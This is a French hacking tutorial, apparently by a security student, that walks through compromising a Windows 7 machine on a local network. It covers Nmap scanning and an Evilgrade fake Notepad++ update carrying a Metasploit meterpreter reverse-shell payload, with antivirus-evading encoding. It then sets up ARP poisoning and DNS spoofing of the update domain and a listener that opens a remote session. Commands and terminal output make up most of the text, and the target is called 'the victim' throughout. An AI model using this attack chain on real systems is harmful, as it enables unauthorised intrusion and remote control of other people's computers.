

Tutoriel Backtrack

How to Hack Win7

Réalisé par OLIVIER Thomas étudiant en Master 2 Réseau et Sécurité Informatique à l'université Paris 5.

Niveau : moyen, avancé

Outils : Backtrack, Nmap, Metasploit, Airspooof, Dnsspoof , Evilgrade.

Les outils Nmap, Metasploit, Airspooof, Dnsspoof sont déjà présents dans Backtrack, pour Evilgrade il est disponible à cette adresse <http://www.infobytesec.com/down/isr-evilgrade-2.0.0.tar.gz>

Installation de Evilgrade :

- Ouvrir un terminal
- Tapez les commandes :
 - tar zxvf isr-evilgrade-2.0.0.tar.gz
 - cd isr-evilgrade-2.0.0-tar.gz/
 - ./evilgrade

Dans ce tutoriel nous allons apprendre à utiliser Evilgrade pour injecter un payload metasploit dans une « fausse mise à jour » de notepad++

-Installez Evilgrade comme montrer ci-dessus.

Si l'erreur *Can't locate Data/Dump.pm in @INC ...* survient utiliser la commande suivante :
cpan Data::Dump puis recommencez la commande ./evilgrade

-Une fois Evilgrade installer, avant de commencer effectuons un scan afin de trouver l'adresse ip de la victime ainsi que la version de son système d'exploitation (laissez cette fenêtre de terminal ouverte , elle nous sera utile pour la suite du tutoriel).


-Pour effectuer un scan nous allons utiliser nmap

Dans notre exemple notre réseau est 192.168.0.0.

-Utilisons donc la commande suivante :

```
nmap -sS -O -T5 192.168.0.*
```

-Ici on effectue un scan furtif (stealth SYN scan) sur toutes les machines du réseau 192.168.0.0, la commande -O permet d'activer la visualisation du système d'exploitation et -T5 signifie la vitesse de scan(ici T5 est la vitesse maximale).



```
root : nmap
Fichier  Édition  Affichage  Signets  Configuration  Aide
root@bt:~# nmap -sS -n -O -T5 192.168.0.*
Starting Nmap 5.61TEST2 ( http://nmap.org ) at 2011-12-09 14:47 CET
Nmap scan report for 192.168.0.2
Host is up (0.0023s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
563/tcp   open  snews
2869/tcp  open  icslap
5357/tcp  open  wsapi
10243/tcp open  unknown
MAC Address: ..... (Asustek Computer)
Warning: OSScan results may be unreliable because we could not find at least 1 open
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_server_2008::sp1 c
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Window
Network Distance: 1 hop
```

-Lancer Evilgrade

Placez vous dans le dossier d'Evilgrade et tapez ./evilgrade

-Utilisez la commande show modules dans la console Evilgrade, vous devez obtenir une liste de logiciels compatible

Dans ce tutoriel nous allons utiliser l'outil Notepad++

-On tape donc la commande : configure notepadplus dans le terminal pour accéder au module notepad++.

A ce moment nous connaissons donc l'adresse ip de la victime, la version de son système d'exploitation ainsi que les ports ouverts sur la machine.

Il est donc temps de configurer notre agent pour créer un payload metasploit:

Pour cela dans le terminal Evilgrade on utilise la commande suivante :

```
evilgrade(notepadplus)>set agent '['/pentest/exploits/framework3/msfpayload windows/meterpreter/reverse_tcp LHOST= @ip victime LPORT= portchoisi X > <%OUT %>/tmp/notepadplus-v666.exe<%OUT%>']'
```

`/pentest/exploits/framework3/msfpayload` permet de charger msfpayload


`windows/meterpreter/reverse_tcp` est le payload utilisé permettra d'ouvrir une shell meterpreter lorsqu'on aura réussi.

LHOST est l'adresse IP de notre machine (de l'attaquant) et LPORT est le port utilisé pour interagir avec notre victime lorsqu'on aura réussi notre opération.

-Vous pouvez aussi afin de ne pas être détecté par l'antivirus encoder votre payload, un tutoriel est disponible [ici](#) pour l'encodage avec msfvenom.

-Vous pouvez donc écrire set agent '['/pentest/exploits/framework3/msfvenom -p windows/meterpreter/reverse_tcp -f raw -e x86/jmp_call_additive LHOST=192.168.0.2 LPORT=1234 X > <%OUT%/tmp/notepadplus-v666.exe<%OUT%>"]' par exemple.

On obtient (ici la sortie du payload est /root/Desktop/):



```
isr-evilgrade : evilgrade
Fichier  Édition  Affichage  Signets  Configuration  Aide
=====
Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it's buggy too."
VirtualHost = "notepad-plus.sourceforge.net"

-----
| Name | Default | Description |
+-----+-----+-----+
| enable | 1 | Status |
| agent | ./agent/agent.exe | Agent to inject |
+-----+-----+-----+

evilgrade(notepadplus)>set agent '['/pentest/exploits/framework3/msfpayload window
cp LHOST=192.168.0.3 LPORT=1234 X > <%OUT%/root/Desktop/notepadplusv666.exe<%OUT%
>']'
set agent, ['/pentest/exploits/framework3/msfpayload windows/meterpreter/reverse_t
cp LHOST=192.168.0.3 LPORT=1234 X > <OUT%/root/Desktop/notepadplusv666.exe<OUT%
']
evilgrade(notepadplus)>start
```

-Toujours sur le terminal Evilgrade utilisez la commande start
Vérifiez bien que votre port 80 est vide.

Nous en avons fini avec la partie configuration de l'agent Evilgrade

Continuons avec la mise en place de l'attaque Man In The Middle ([MITM](#))

-Dans cette partie nous allons utiliser l'attaque MITM afin de spoofer le DNS de l'adresse de mise à jour, plus simplement nous allons faire croire à la machine de la victime que l'adresse de mise à jour du logiciel est la nôtre au lieu de l'adresse réelle.

-Avant de commencer cette opération commençons par activer le mode routage sur notre machine en effet elle n'est pas activé par défaut pour cela tapez `echo 1 > /proc/sys/net/ipv4/ip_forward`

-Une fois ceci fait créer un fichier `dns.txt` dans le repertoire de votre choix (pensez à noter le chemin nous en aurons besoin ultérieurement) .

La configuration de ce fichier est la suivante :

```
*ip de redirection *           * url de l'adresse a spoofé*
votre @ip                       notepad-plus.sourceforge.net
```

-Passons maintenant à l'attaque MITM , ici nous allons utiliser deux outils `arpspoof` et `dnsspoof`.

-Commençons par créer l'arp poisoning, dans un terminal utiliser la commande suivante :

```
arpspoof -i votreinterface -t @ip_victime @ip_passerelle
```

-Ensuite dans un autre terminal répéter la commande en sens inverse :

```
arpspoof -i votreinterface -t @ip_passerelle @ip_victime
```

-L'arp poisoning à commencer , il est temps de commencer le dns spoofing, lancer un nouveau terminal et utiliser `dnsspoof` comme ceci :

```
dnsspoof -i votreinterface -f chemin_du_fichier_dns.txt
```

Vous devez donc obtenir ces 3 fenêtres (ici les adresses mac sont effacées)

```
root@bt:~# arpspoof -i wlan0 -t 192.168.0.254 192.168.0.2
0806 42: arp reply 192.168.0.2 is-at
root@bt:~# arpspoof -i wlan0 -t 192.168.0.2 192.168.0.254
0806 42: arp reply 192.168.0.254 is-at
0806 42: arp reply 192.168.0.254 is-at
0806 42: arp reply 192.168.0.254 is-at
root@bt:~# dnsspoof -i wlan0 -f dns.txt
dnsspoof: listening on wlan0 [udp dst port 53 and not src 192.168.0.3]
192.168.0.2.63985 > 111.118.175.56.53: 30733+ A? notepad-plus.sourceforge.net
192.168.0.2.63985 > 111.118.175.56.53: 30733+ A? notepad-plus.sourceforge.net
192.168.0.2.55457 > 111.118.175.56.53: 52306+ A? notepad-plus.sourceforge.net
```


-Le faux serveur Web est lancé par `Evilgrade`, notre `Arp poisoning` et notre `DNS Spoof` nous permet de spoofer l'adresse de mise à jour.

-Utilisons maintenant la commande `msfcli` pour créer un service d'écoute sur la machine.


-Dans une nouvelle console metasploit tapez :

```
msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LPORT=votreportchoisi  
LHOST=votre @ip
```


-Tout est terminé, il ne reste plus qu'a attendre la mise à jour de l'application de votre victime.



Si la victime accepte :



-Lorsque votre victime fais sa mise à jour , grâce au payload vous voila connecter sur sa machine.



```
root : .ruby.bin
Fichier  Édition  Affichage  Signets  Configuration  Aide

      X
     / \
    /   \
   /     \
  /       \
 /         \
/           \
(           )
 \         /
  \       /
   \     /
    \   /
     \ /
      Q

      =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 772 exploits - 410 auxiliary - 120 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
      =[ svn r14380 updated yesterday (2011.12.09)

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.0.3
LPORT => 1234
[*] Started reverse handler on 192.168.0.3:1234
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.3:1234 -> 192.168.0.2:50044)

meterpreter > |
```

C'est gagné!

Un tutoriel de privilège escalation est disponible à cette [adresse](#) pour obtenir le niveau Administrateur.

Ce tutoriel est en partie inspiré par le tutoriel du blog de Monsieur Vishnu Valentino disponible a l'adresse : <http://vishnuvalentino.com/> (blog que je vous conseil fortement :)) !

La version de notepad ++ utilisée pour ce tutoriel est la version 5.8.2, il se peut que tout ne fonctionne pas comme prévu sur des versions plus récentes.

Pour connaître les versions supportées lisez ce [document](#).